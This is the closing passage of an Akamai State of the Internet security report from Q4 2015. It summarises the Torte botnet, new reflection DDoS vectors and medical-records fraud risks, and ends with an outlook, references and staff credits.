
The botnet is not unique, nor is it the last we'll see of its kind. The structures and methods employed have been seen in the past and will surely continue to be seen well into the future.

Torte is another instance of a growing trend that targets the Linux OS via binary infection. These Linux-targeted infections will continue to grow in popularity due to an estimated 1/3 of the public servers on the Internet running some variant of the OS. Attackers will continue targeting servers for a multitude of reasons including attack surface availability, always-on and high-bandwidth connectivity, and ease of lateral movement across networks and properties.

5.6 / NetBIOS, RPC Portmap and Sentinel Reflection DDoS Attacks²⁸ / In late October, Akamai released an advisory about three new attack vectors attackers have used to target Akamai customers. Akamai mitigated and analyzed the following vectors:

- NetBIOS name server reflection DDoS
- RPC portmap reflection DDoS
- Sentinel reflection DDoS, which reflects off licensing servers

From March to September 2015, 10 attack campaigns used these three DDoS attack vectors. One of the 10 reflection attack campaigns was especially large. The RPC reflection attack vector was used in a mega attack that generated more than 100 Gbps (gigabits per second), as shown in Figure 5-2.



The NetBIOS reflection DDoS attack — specifically a NetBIOS Name Service (NBNS) reflection attack, was observed by Akamai as occurring sporadically from March to July 2015. Although legitimate and malicious NBNS queries to UDP port 137 are a common occurrence, a response flood was first detected in March 2015 during a DDoS attack mitigated for an Akamai customer.

5.7 / *Rising Risk of Electronic Medical Records*²⁹ / Akamai SIRT released a white paper about the rising risks medical organizations face as they become increasingly dependent on digitized record keeping. The use of Electronic Medical Records (EMRs) and a more digitally integrated system makes the task of securing sensitive medical data daunting. The white paper examines the risks and outlines steps organizations can take to keep attackers at bay.

One scheme involves setting up shop as or working with a clinic or medical practitioner to commit Medicare fraud. This is done by shadow billing, charging for procedures or services that never occurred, or by upcoding: using billing codes that specify the need for expensive procedures.

Medical insurance fraud can also come from the patient side by posing as another individual to fraudulently receive medical services or prescriptions.

The data found in EMRs also gives criminals the ammunition to perpetrate financial identity theft. With this data, they can receive loans, credit cards, and bank accounts under an assumed identity, leaving the victim holding the bag on a tanking credit score and a mob of collection agencies.

Bank accounts opened by criminals can be used as a dumpsite or drop for funds stolen or laundered by other means. For example, a criminal can set up a merchant account with PayPal, Skrill, Square, or any number of other transaction processors to make charges against stolen credit cards. The money from these transactions can be shunted to the bank drop, then retrieved via ATM, a money order, or transferred to

yet another bank account. Such practices are so common among cash-out schemes that there is an active underground market for said bank drops and third-party payment processors.

[SECTION]⁶ LOOKING FORWARD

In the coming months, we expect to see more records set for the number of DDoS attacks on Akamai's routed network, driven in large part by the continued use of stresser-booter botnets. Though the attack vectors and methods will continue to vary, the majority of attacks will be based on reflection vectors. There's little chance of a rapid cleanup of the servers that enable these attacks. As we've seen in recent quarters, the number of targets attacked will likely grow incrementally, while the number of attacks will grow by leaps and bounds, leading to large increases in attacks per target.

Now that we're able to provide analysis of traffic based on the assigned ASN in association with its BGP routing, readers can expect us to focus more on those findings, looking to identify major sources of malicious traffic. We expect the US and China to remain the top sources of malicious traffic because of the sheer number of devices, vulnerabilities and users in these countries. But there will be the occasional surprise, such as the UK taking the top spot in Q3 2015 and Turkey in second place this quarter. It is likely that cloud providers will remain the biggest trouble spot unless they do more to improve their default system configuration security procedures.

The Armada Collective appears to be following in the footsteps of DD4BC and has faded into obscurity in recent months. Given that Europol arrested members associated with the DD4BC group in December, it's hopeful that there will be additional law enforcement efforts against these extortionists in the future. However, with the effectiveness of these types of attack and extortion campaigns, it's all too likely we'll see additional copycats appearing in the near future.

Distributed reflection denial of service attacks will remain a popular weapon of choice for attackers, though it remains to be seen if NetBIOS, RPC portmap, and Sentinel licensing servers will remain the primary reflection DDoS vectors. Surprisingly, despite a decreasing number of available resources, NTP reflection surged near the end of Q3 2015 and continued into Q4.

Expect the heavy barrage of DDoS attacks against the gaming industry to continue, as players keep looking for an edge over competitors, while security vulnerabilities in gaming platforms continue to attract attackers looking for low-hanging fruit. Retail and financial services will also remain a top target, given the myriad opportunities malicious actors have to extract and monetize sensitive data.

We expect retailers to continue to suffer the vast majority of web application attacks, given the potential financial gains for attackers, and that SQLi and LFI will remain favorite vectors, because free and open-source tools are plentiful to find these vulnerabilities in sites.

One driver for future threats is the continued proliferation of easy-to-use technology. The same technologies that make the user experience easier for law-abiding people will also make for an easier experience for the online criminal community.

Collaboration continues to be an imperative for the software and hardware development industry, application and platform service providers, and the security industry in order to break the cycle of mass exploitation, botnet construction and monetization of cyberattack frameworks.

- ¹ Brenner, Bill. "Meet Akamai's Security Intelligence Response Team." Akamai Blog. Akamai SIRT, 23 Sept. 2015. Web. <<https://blogs.akamai.com/2015/09/test-post.html>>.
- ² "XOR DDoS Threat Advisory." State of the Internet. Akamai, 29 Sept. 2015. Web. <<https://www.stateoftheinternet.com/resources-web-security-threat-advisories-2015-xor-ddos-attacks-linux-botnet-malware-removal-ddos-mitigation-yara-snort.html>>.
- ³ "Spike DDoS Toolkit Threat Advisory." State of the Internet. Akamai, 24 Sept. 2014. Web. <<https://www.stateoftheinternet.com/resources-web-security-threat-advisories-2014-multi-platform-botnet-spike.html>>.
- ⁴ "CVE-2014-6271." Common Vulnerabilities and Exposures. 24 Sept. 2014. Web. <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>>.
- ⁵ "Directory Traversal Vulnerability in the Slider Revolution." CVE Details. Security Vulnerability Data Source, 30 June 2015. Web. <<http://www.cvedetails.com/cve/CVE-2014-9734/>>.
- ⁶ "WebCruiser Web Vulnerability Scanner." Janusec. <<http://www.janusec.com/>>.
- ⁷ Akamai Identifies SEO Web Application Attack Campaign." Akamai Press Releases. Akamai, 12 Jan. 2016. Web. <<https://www.akamai.com/us/en/about/news/press/2016-press/akamai-identifies-seo-web-application-attack-campaign.jsp>>.
- ⁸ "Burp Collaborator Documentation." PortSwigger Web Security. PortSwigger Ltd. Web. <<https://portswigger.net/burp/help/collaborator.html>>.
- ⁹ "Akamai's State of the Internet: Q4 2014 Report." State of the Internet. Akamai, 25 Mar. 2015. Web. <<https://www.stateoftheinternet.com/resources-connectivity-2014-q4-state-of-the-internet-report.html>>.
- ¹⁰ "Global Client Reputation Visualization." State of the Internet Trends. Akamai. Web. <<https://www.stateoftheinternet.com/trends-visualizations-ip-reputation-client-reputation-for-website-security-global-map-of-attacking-ip-addresses.html>>.
- ¹¹ "Project Sonar." Rapid7. Web. <<https://sonar.labs.rapid7.com/>>.
- ¹² "Continuous Uptick in SEO Attacks Using SQL Injection Vulnerabilities." State of the Internet. Akamai, 12 Jan. 2016. Web. <<https://www.stateoftheinternet.com/resources-web-security-threat-advisories-2016-web-application-search-engine-optimization-attack-campaigns.html>>.
- ¹³ "Intelligent Cloud Computing Platform." Akamai Solutions. Akamai. Web. <<https://www.akamai.com/us/en/solutions/intelligent-platform/index.jsp>>.
- ¹⁴ Shishido, Clark. "Java Deserialization CVE-2015-4852 on Akamai." Akamai Blog. Akamai SIRT, 18 Nov. 2015. Web. <<https://blogs.akamai.com/2015/11/java-deserialization-cve-2015-4852-on-akamai.html>>.
- ¹⁵ Lawrence, Gabriel, and Chris Frohoff. "Marshalling Pickles: How Deserializing Objects Can Ruin Your Day." SlideShare. Qualcomm, 28 Jan. 2015. Web. <<http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>>.
- ¹⁶ Breen, Stephen. "What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability." FoxGlove Security. FoxGlove Security Team, 06 Nov. 2015. Web. <<http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>>.
- ¹⁷ Eckenfels, Bernd, and Gary Gregory. "Apache Commons Statement to Widespread Java Object De-serialisation Vulnerability." The Apache Software Foundation Blog. Apache, 10 Nov. 2015. Web. <https://blogs.apache.org/foundation/entry/apache_commons_statement_to_widespread>.
- ¹⁸ "Oracle Security Alert CVE-2015-4852." Oracle Technology Network. Oracle, 10 Nov. 2015. Web. <http://www.oracle.com/technetwork/topics/security/alert-cve-2015-4852-2763333.html?elq_mid=31793&sh=&cmid=WWSU12091612MPP001C179>.
- ¹⁹ "Oracle Security Alert CVE-2015-4852." Oracle Technology Network. Oracle, 10 Nov. 2015. Web. <http://www.oracle.com/technetwork/topics/security/alert-cve-2015-4852-2763333.html?elq_mid=31793&sh=&cmid=WWSU12091612MPP001C179>.
- ²⁰ Grady-Troia, Meg, and Bill Brenner. "Surviving The Switch from SHA-1 to SHA-2." Akamai Blog. Akamai, 17 Nov. 2015. Web. <<https://blogs.akamai.com/2015/11/surviving-the-switch-from-sha-1-to-sha-2.html>>.
- ²¹ Palmer, Chris, and Ryan Slevi. "Gradually Sunsetting SHA-1." Google Online Security Blog. 5 Sept. 2014. Web. <<https://googleonlinesecurity.blogspot.com/2014/09/gradually-sunsetting-sha-1.html>>.
- ²² Wilson, Kathleen. "Phasing Out Certificates with SHA-1 based Signature Algorithms." Mozilla Security Blog. 23 Sept. 2014. Web. <<https://blog.mozilla.org/security/2014/09/23/phasing-out-certificates-with-sha-1-based-signature-algorithms/>>.
- ²³ Cloutier, Jody. "Windows Enforcement of Authenticode Code Signing and Timestamping." Microsoft TechNet Articles. Microsoft, 24 Sept. 2015. Web. <<http://social.technet.microsoft.com/wiki/contents/articles/32288-windows-enforcement-of-authenticode-code-signing-and-timestamping.aspx>>.
- ²⁴ "Ballot 118 – SHA-1 Sunset (passed)." CAB. CA/Browser Forum, 16 Oct. 2014. Web. <<https://cabforum.org/2014/10/16/ballot-118-sha-1-sunset/>>.
- ²⁵ Brenner, Bill. "Akamai's Fast DNS Infrastructure battles Xor Botnet." Akamai Blog. Akamai SIRT, 12 Nov. 2015. Web. <<https://blogs.akamai.com/2015/11/akamais-fast-dns-infrastructure-battles-xor-botnet.html>>.

- ²⁶ Brenner, Bill. "XOR DDoS Threat Advisory." Akamai Blog. Akamai SIRT, 29 Sept. 2015. Web. <<https://blogs.akamai.com/2015/09/xor-ddos-threat-advisory.html>>.
- ²⁷ Brenner, Bill. "The Torte Botnet: A SpamBot Investigation." Akamai Blog. Akamai SIRT, 2 Nov. 2015. Web. <<https://blogs.akamai.com/2015/11/the-torte-botnet-a-spambot-investigation.html>>.
- ²⁸ Brenner, Bill. "NetBIOS, RPC Portmap and Sentinel Reflection DDoS Attacks." Akamai Blog. Akamai SIRT, 28 Oct. 2015. Web. <<https://blogs.akamai.com/2015/10/netbios-rpc-portmap-and-sentinel-reflection-ddos-attacks.html>>.
- ²⁹ Brenner, Bill. "The Rising Risk of Electronic Medical Records." Akamai Blog. Akamai SIRT, 16 Nov. 2015. Web. <<https://blogs.akamai.com/2015/11/the-rising-risk-of-electronic-medical-records.html>>.

STATE OF THE INTERNET / SECURITY TEAM

David Fernandez, Editor in Chief
Kimberly Gomez, Project Manager
Bill Brenner, Managing Editor
Jose Arteaga, Data Visualization and Research
Ezra Caltum, Web Application Threat Research
Martin McKeay, Senior Editor
Jon Thompson, Threat Data Modeling
Ryan Barnett, Threat Research
Patrick Laverty, Security Research

DESIGN

Shawn Doughty, Creative Direction
Brendan O'Hara, Art Direction/Design

CONTACT

stateoftheinternet@akamai.com
Twitter: @akamai_soti / @akamai
www.stateoftheinternet.com



About Akamai® As the global leader in Content Delivery Network (CDN) services, Akamai makes the Internet fast, reliable and secure for its customers. The company's advanced web performance, mobile performance, cloud security and media delivery solutions are revolutionizing how businesses optimize consumer, enterprise and entertainment experiences for any device, anywhere. To learn how Akamai solutions and its team of Internet experts are helping businesses move faster forward, please visit www.akamai.com or blogs.akamai.com, and follow @Akamai on Twitter.

Akamai is headquartered in Cambridge, Massachusetts in the United States with operations in more than 57 offices around the world. Our services and renowned customer care are designed to enable businesses to provide an unparalleled Internet experience for their customers worldwide. Addresses, phone numbers and contact information for all locations are listed on www.akamai.com/locations.

©2015 Akamai Technologies, Inc. All Rights Reserved. Reproduction in whole or in part in any form or medium without express written permission is prohibited. Akamai and the Akamai wave logo are registered trademarks. Other trademarks contained herein are the property of their respective owners. Akamai believes that the information in this publication is accurate as of its publication date; such information is subject to change without notice. Published 2/16.